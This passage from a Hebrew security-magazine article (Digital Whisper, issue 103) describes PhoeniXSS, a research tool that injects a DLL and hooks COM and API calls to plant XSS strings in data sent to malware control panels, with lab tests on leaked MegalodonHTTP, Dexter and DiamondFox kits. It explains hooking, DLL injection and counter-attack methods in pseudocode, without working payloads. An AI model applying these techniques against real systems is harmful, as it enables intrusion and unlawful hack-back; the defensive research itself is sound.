כפי שנזכר קודם לכן, הכלי PhoeniXSS גם מיירט קריאות לממשקי COM. הוא מממש את שיטת ההוקינג "vtable patching" עבור הפונקציה "ExecQuery" של הממשק "IWbemServices". לאחר שה-DLL המרכזי שלנו נטען לזיכרון, הוא מחכה שהקובץ "wbemsvc.dll" ייטען, כדי ליצור אובייקט של הממשק לעיל ולבצע הוקינג לפונקציה הנ"ל. ה-PhoeniXSS משנה את טבלת ה-methods הוירטואלית של האובייקט, שמכילה מצביעים לכל ה-methods הציבוריות של אובייקט COM, כך שניתן יהיה להחליפם במצביעים לפונקציות ההוק החדשות שלנו. כל פונקציית הוק כזו קוראת לפונקציה המקורית, מקבלת את הנתונים המוחזרים ממנה, ומוסיפה אליהם את מחרוזת ה-XSS. התנהגות הכלי מתוארת באמצעות הפסאודו-קוד הבא:

1. עבור כל קובץ בינארי שנכנס לארגון:
   1.1 קינפוג ברגיסטרי כדי שירוץ עם Application Verifier
   1.2 הרצה של הקובץ עם הרשאות אדמין
   1.3 הזרקת הDLL לתהליך
   1.4 ביצוע הוקינג לפונקציות API מרכזיות
   1.5 עריכה של הנתונים והוספת המחרוזת שלנו
   1.6 קפיצה חזרה לקטע הקוד המקורי
   1.7 דילוג לסעיף 1.1



[איור 3: המבנה של הכלי PhoeniXSS]

ניסויים על פוגענים

הקמנו סביבה מבודדת לשם אירוח שרת השליטה, המכונה של הקורבן, ושרת הניטור שלנו, כדי לערוך ניסויים עם טכניקת הזיהוי על פוגענים. השגנו את ארגז הכלים המלא עבור מספר פוגענים שדלפו. ארגזי הכלים כללו תוכנת בניית בוט ואת אפליקציית פאנל השליטה. ארגזי הכלים היו עבור הפוגענים הבאים: MegalodonHTTP v1.0, Dexter POS v1.0, ו-DiamondFox v4.2.650. הנחנו כי ארגזי הכלים המודלפים הינם זהים במהותם למקורות שנמצאו במרחב הפרוע. לא ביצענו מבדק על פוגענים "חיים" מפני שמתקפות-נגד (כלומר, ביצוע האקינג-נגדי) אינן חוקיות. חקרנו את הפונקציונאליות של הפוגענים ואת קוד המקור שלהם, כדי לקבוע האם טכניקת הזיהוי שלנו יכולה להיות ישימה כנגדן. כדי לבדוק אם ה-PhoeniXSS מסוגל לזהות את הפוגענים לעיל, הקמנו פאנלי שליטה על השרתים שלנו וקינפגנו את כלי ה-PhoeniXSS שלנו.

ניסויי הפוגענים שלנו נוהלו כדלקמן: הפוגען הראשון שנבדק (Dexter) תקשר עם פאנל השליטה המרוחק שלו בטקסט ברור וללא תיקוף קלט על מכונת הקורבן. הפוגען השני (MegalodonHTTP) שנבדק תקשר עם פאנל האדמיניסטרציה המרוחק שלו תוך שימוש בהצפנה וללא תיקוף קלט. הפוגען האחרון (DiamondFox) שנבדק תקשר עם פאנל האדמיניסטרציה המרוחק שלו תוך שימוש בהצפנה ועם תיקוף קלט, אבל הוא עדיין נתגלה כפגיע לטכניקת זיהוי ה-XSS שלנו. השלבים השונים של הניסוי מתוארים בסעיף הבא.

הקמת הסביבה

סביבת הבדיקה שלנו כללה שלוש מכונות וירטואליות (VM) שרצו על ה-Intel Core i7-4720HQ CPU עם 16GB של RAM ו-230GB של מקום בדיסק. המכונה הראשונה היא מכונת הקורבן, ורצה על Windows 7VM, 32-bit, Service Pack 1. מכונה זו היתה אחראית להפעלת ה-payload file תוך שימוש בכלי ה-PhoeniXSS. הקמנו מכונה נוספת שתארח פאנלי שליטה של הפוגענים. מכונה זו רצה על: Windows 7 VM 32-bit, Service Pack 1. שלושה דפדפנים שונים הותקנו על שרת השליטה עם קונפיגורציית ברירת המחדל. תוך שימוש בכל אחד מהדפדפנים - דפדפן Firefox browser version 53.0.3, דפדפן Chrome 51.0.2704.103, ודפדפן Microsoft Edge 38.14393.1066.0 - טכניקת הזיהוי שלנו נבדקה על פאנלי השליטה של הפוגענים שנאספו. פאנלי השליטה של תוכניות הפוגענים שנאספו התארחו על מכונת Windows עם שרת Apache web server ובסיס נתונים MYSQL DB. המכונה האחרונה, שרת הניטור שלנו, רצה על Windows Server 2008 VM, 32-bit Service Pack 1.

תהליך הבדיקה


לאחר הקמת סביבת הניסויים שלנו, השתמשנו בכלי שלנו כדי להריץ את ה-payload של הפוגענים שנאספו. הבדיקה של כל אחד מהפוגענים בוצעה עם אימג' מ"ה נקי ומופרד. יתרה מזאת, כל פאנל הותקן בנפרד מהפאנלים אחרים.

הבדיקה הראשונה שלנו בוצעה על הבוטנט MegalodonHTTP. MegalodonHTTP הוא בוטנט, פוגען שפותח להפעלת בוטים של תקיפות DDOS. בוטנטים כאלה יכולים לבצע שבעה סוגים של התקפות DDoS, לפתוח shell מרוחק על המערכת המודבקת על-ידי פוגען, לבצע כרייה של מטבעות קריפטו, ולהרוג אנטי-וירוסים על העמדה המודבקת. ה-MegalodonHTTP מתקשר עם פאנל השליטה שלו מעל HTTP.

לאחר בניית בסיס הנתונים שלו, ולאחר הקמת הפאנל הניהול של הבוטנט, חקרנו את קוד-הפוגען בצד השרת כדי למצוא פגיעויות XSS. בנוסף, בדקנו את המידע ש-MegalodonHTTP חושף בפאנל שלו, למשל: שם המדינה, מספר זיהוי חומרה, IP, שם המחשב, מערכת ההפעלה, מעבד, כרטיס גרפי, זיכרון נדיף, אנטי-וירוס ועוד. מידע זה נשלח לפאנל השליטה ונשמר בבסיס הנתונים, אך ללא תיקוף קלט. לפיכך, פאנל ה-MegalodonHTTP כנראה פגיע למתקפת XSS. תמונה של פאנל ה-MegalodonHTTP מוצג באיור 2. יתרה מזאת, בדיקה נוספת נדרשת כדי לאפשר את מתקפת ה-XSS. המידע הגנוב נשלח לשרת ונשמר בטבלאות בסיס הנתונים שלו. לכל טבלה יש שדות שונים. שדות אלה הם באורכים שונים. אם קיימת מגבלת אורך על שדות אלה יתכן שלא נוכל להכניס את מחרוזת ה-XSS שלנו לבסיס הנתונים, ולכן יתכן כי מתקפת ה-XSS אינה ישימה. היו מספר שדות שאורכם לא היה מוגבל-דיו ולכן התקיפה שלנו הייתה ישימה. לדוגמה, האורך המקסימלי של שם המחשב במ"ה Windows מוגבל ל-15 תווים, והאורך של שדה זה בבסיס הנתונים של ה-MegalodonHTTP הוא 255 תווים. אנו בחרנו לשנות את ערך שדה ה-CPU של המכונה הנגועה. כדי לנצל את פגיעות ה-XSS, MegalodonHTTP מקבל את הערך המוזכר לעיל תוך שימוש בשאילתת WQL הבאה:


```
SELECT Name FROM Win32_Processor
```

המחלקה WMI של ה-Win32_Processor מאחזרת את הסטאטוס של המעבד וכן מידע עבור מכונות בעלות מעבד אחד וגם עבור מכונות בעלות מעבדים רבים. השאילתא לעיל מחזירה את שם המעבד של עמדת הקצה הנגועה. כלי ה-PhoeniXSS מתוכנת לשנות את שדה ה-CPU תוך שימוש ביכולתו לבצע הוקינג על ממשקי COM.



[איור 4: פאנל האדמיניסטרציה האינטרנטי של ה-MegalodonHTTP]

תוך שימוש בבונה הבוט של MegalodonHTTP, בנינו את ה-payload file עם קונפיגורציית ברירת מחדל, והרצנו אותו בעזרת הכלי ה-PhoeniXSS על מכונת הקורבן שלנו. לאחר ההפעלה, מידע ממכונת הקורבן הוצג על פאנל השליטה. מחרוזת ה-XSS של הכלי שלנו שהוזרקה לא הוצגה על הפאנל, מפני שהדפדפן התייחס למחרוזת המוזרקת כאל קוד HTML במקור של הדף. לפיכך, מנקודת הראות של התוקף, זה נראה היה כאילו המידע המקורי הוצג. אולם, בו-בזמן, המגן (כלומר, הקורבן) זיהה שהמכונה שלו הודבקה בפוגען וששרת הניטור שלו מספק מידע למכונה של התוקף. תמונה של פאנל ה-MegalodonHTTP לאחר מתקפת ה-XSS שלנו ניתנת באיור 5.



[איור 5: פאנל הניהול של MegalodonHTTP לאחר מתקפת ה-PhoeniXSS]


בדיקה נוספת בוצעה על הפוגען Dexter. Dexter הוא וירוס המטרגט עמדות סליקה, אשר מדביק מחשבים בעלי מערכת הפעלה של Microsoft Windows. הוא מדביק מערכות PoS ברחבי העולם, גונב מידע רגיש כגון מידע על כרטיסי אשראי וכרטיסי חיוב, ושולח את המידע לשרת השליטה. קובץ ההרצה הזדוני שמותקן על עמדת קצה ב-PoS ידוע כ-PoSGrabber. הוא מתוכנת כך שהוא יכול לרוץ כקובץ-הרצה או להיות מוזרק לתוך תהליך אחר. ה-PoSGrabber מתקשר עם פאנל השליטה מעל HTTP. התקשורת הזו מקודדת (encoded), והרבה ממנה "מוצפן".

אחד ההבדלים העיקריים שבין הפוגען MegalodonHTTP לבין הפוגען Dexter הוא התעבורה שנשלחת לפאנלי השליטה שלהם. התעבורה של הראשון נשלחת בטקסט ברור, בעוד שהתעבורה של השני נשלחת בהצפנה תוך שימוש בקידוד Base64 ובצופן XOR. תוך שימוש בכלי PhoeniXSS על הפוגען Dexter, ביססנו את העובדה שהטכניקה שלנו עובדת גם על פוגענים שמשתמשים בהצפנה כדי לתקשר עם פאנל השליטה שלהם.

עקבנו אחר אותם שלבי התקנה עם ה-setup של ה-MegalodonHTTP. לפאנל יש שלושה דפים עיקריים: Dump Viewer, Bot Control, ו-File Uploader. הראשון מייצג מעקבים על כרטיסי אשראי, השני מאפשר שליחת פקודות לבוטים ומראה מידע גנוב מעמדות הקצה המודבקות בפוגען, והדף השלישי מאפשר העלאה של קבצים נוספים שאז ה-PoSGrabbers יוכלו להשתמש בהם.


בדקנו את קוד צד השרת וצפינו במידע שהוצג על פאנל השליטה של Dexter ומצאנו את המידע הגנוב הבא: IP, UID Version, שם משתמש, שם מחשב, user-agent, מערכת הפעלה ועוד. נבדק כל שדה מידע גנוב ב-DB ונבדקו השיטות ששימשו כדי לאחזר מידע גנוב זה מהמכונה המודבקת, וכך נתגלה שלא היתה שום ניקוי קלט על המידע שנשלח לפאנל השליטה של Dexter. בחרנו לשנות את הערך של שדה שם המחשב שנשלח לפאנל ה-Dexter. ה-payload file עם קונפיגורציית ברירת המחדל נבנה תוך שימוש בקוד המקור של הפוגען, ולאחר מכן הורץ בסביבה המבודדת שלנו.

לאחר הביצוע, המידע הגנוב הוצג בדף ה-Bot Control על הפאנל. קוד צד השרת פענח את המידע שנשלח לפאנל הניהול המרוחק של הפוגען, כולל את מחרוזת ה-XSS שהוזרקה על-ידי כלי הPhoeniXSS-. הדפדפן של התוקף התייחס למחרוזת המוזרקת כאל HTML במקור של הדף, וכך התרעה על הדבקה קפצה בשרת הניטור של המגן. תמונה של פאנל ה-Dexter לאחר ההדבקה של הפוגען ניתנת באיור 6.



[איור 6: פאנל האדמיניסטרציה האינטרנטי של Dexter לאחר מתקפת PhoeniXSS]

המבדק האחרון בוצע על הפוגען DiamondFox, שהוא רב-פונקציונאליות, כולל גניבה של כרטיסי אשראי וגם גניבה של הרשאות בעמדות סליקה. הוא נגיש מאד אפילו להאקרים המוגבלים ביותר, מכיוון שהוא מופץ בפורומי האקרים רבים. DiamondFox מתקשר מעל HTTP מוצפן עם מפתח (key) שנבנה באופן סטאטי לתוך פאנלי השליטה ולתוך הבוט עצמו.




[איור 7: מודול ה-key logging של DiamondFox]

נעשה שימוש בדף ההתקנה של DiamondFox כדי להקים את פאנל הניהול וכדי לקנפג את בונה הבוט שלו לייצא payload file הכולל את מודול הקילוגר שלו. כדי לבסס את העובדה שפאנל הDiamondFox-הוא פגיע, חקרנו את קוד צד השרת של הפאנל, וקיבלנו מידע באמצעות הבוט ממכונת הקורבן.

המידע הבא הוצג על דף ה"לקוח" על הפאנל של DiamondFox: מזהה חד ערכי, ארץ, שם מחשב, מערכת הפעלה, ומידע נוסף אודות מכונת הקורבן (גודל הדיסק הקשיח , גודל הזיכרון הנדיף ועוד). הפאנל של DiamondFox משתמש במספר פונקציות מניעת XSS כדי לטפל בנתוני קלט מהבוטים שלו לפני שהוא מכניס אותם לבסיס הנתונים שלו. פירוט נוסף על הפונקציות מופיע במאמר המלא באנגלית.

שימוש פונקציות אלו מנעה מהכלי שלנו מלנצל חלק זה של הבוטנט. ואולם, DiamondFox הינו בוטנט עם פונקציונאליות רבה ומגוון מודולים, ואחד מהם הוא יכולת הקילוגינג שלו. ואכן, גם מודול זה כולל בדיקת input escaping על הקלט המתקבל מהעמדה המודבקת, אבל לא על כל הקלט. תמונה של מודול הקילוגינג של DiamondFox ניתנת באיור 7.



[איור 8: מודול הקילוגינג של DiamondFox לאחר שימוש בכלי PhoeniXSS]

קובץ ה-payload השתמש בפונקציית ה-GetWindowTextA" API" , כדי לעקוב אחר הקלדות המשתמש על לוח המקשים בין חלונות שונים. אבל פאנל הבוטנט לא הצליח לתקף ולסנן את קלט הנתונים בפונקציה GetWindowTextA, ועל-כן דבר זה הופך את פאנל הבוטנט לפגיע למתקפת XSS ולניתן לזיהוי על-ידי הטכניקה שלנו. תמונה של מודול הקילוגינג של DiamondFox לאחר שימוש בכלי ה-PhoeniXSS ניתנת באיור 8.

סיכום ועבודות עתידיות

מחקר זה מגלה תחום מחקרי חדש בנושא זיהוי והגנה אופנסיבית. בכדי לזהות פעילות זדונית על עמדות קצה, אנו פיתחנו מתודולוגיית זיהוי חדשנית וכלי הוכחת יכולת לביצוע מתקפת-נגד מסוג XSS על פאנלי השליטה של פוגענים. על-ידי ניצול חולשות הפוגען, הראינו כיצד הטכניקה שלנו מסוגלת לזהות שלושה פוגענים שונים, באמצעות מניפולציה של המידע בעמדות הקצה ושימוש בתקשורת המהימנה בין הפוגען לפאנל השליטה שלו.

מחקר זה מקדם פתרון חדשני שמתמקד בהתקפה, פתרון שיאפשר לקורבנות פוגען לבצע האקינג-נגדי באופן לגיטימי. מעבר לכך, ניתן להרחיב את המתודולוגיה שלנו בכיוונים שונים בעתיד, כגון ניצול הזרקת SQL בפאנלי אפליקציה או שימוש במסמכים המכילים חולשה כדי להקפיץ התרעה כאשר הם נפתחים, ועוד. בעבודות עתידיות, אנו מקווים להיות מסוגלים לזהות משפחות חדשות של פוגענים על-ידי שימוש בכל הטכניקות הנזכרות לעיל in the wild. לדעתנו, למימוש של כיוונים אלו יש פוטנציאל לשנות את חוקי המלחמה הקיברנטית וליצור מערכת כוחות מאוזנת בין גופי ההגנה לגופי ההתקפה במימד הסייבר.

יריבים ימשיכו לפתח טכנולוגיות חדשות בכדי להימנע מזיהוי ולהשיג את מטרותיהם. אסור לנו לפגר מאחור, אלא עלינו להפוך את הקערה על פיה ולנצל את חולשותיהם נגדם, תוך שימוש שיטות התקפיות שכוללות טכניקות זיהוי בעלות אמינות גבוהה.

על המחבר

מאמר זה נכתב על ידי שי נחום. שי הינו מהנדס מערכות מידע ובעל תואר שני מהטכניון עם ניסיון בתחום פיתוח מאובטח, בדיקות חדירות, חקירת פוגענים וייעוץ לפרויקטים.

לפניות או שאלות ניתן לפנות אלי דרך חשבון ה-LinkedIn:

https://www.linkedin.com/in/shay-nachum-49260b61/

תודות

תודה רבה לאורית כהן, עידן ברגמן, גיא כלפון ושרה לחצר שטרחו ונתנו מזמנם לקרוא את הטיוטה והביאו הצעות לשיפורים.

קריאה נוספת

Original Paper

- https://ufile.io/zg3rv

Application Verifier

- http://www.kernelmode.info/forum/viewtopic.php?f=15&t=3418
- https://msdn.microsoft.com/en-us/library/windows/hardware/ff538115(v=vs.85).aspx
- http://blogs.msdn.com/b/reiley/archive/2012/08/17/a-debugging-approach-to-application-verifier.aspx
- https://www.digitalwhisper.co.il/files/Zines/0x46/DW70-2-ASM&AVRF.pdf

COM Hooking

- https://msdn.microsoft.com/en-us/library/cc226936.aspx
- https://msdn.microsoft.com/en-us/library/cc250762.aspx
- https://www.codeproject.com/articles/153096/intercepting-calls-to-com-interfaces
- https://he.wikipedia.org/wiki/COM
- https://msdn.microsoft.com/en-us/library/windows/desktop/ms680573(v=vs.85).aspx

XSS

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

MinHook

- https://www.codeproject.com/Articles/44326/MinHook-The-Minimalistic-x-x-API-Hooking-Libra

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-103 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא כנראה בסוף חודש מרץ 2019.

אפיק קסטיאל,

ניר אדר,

31.01.2019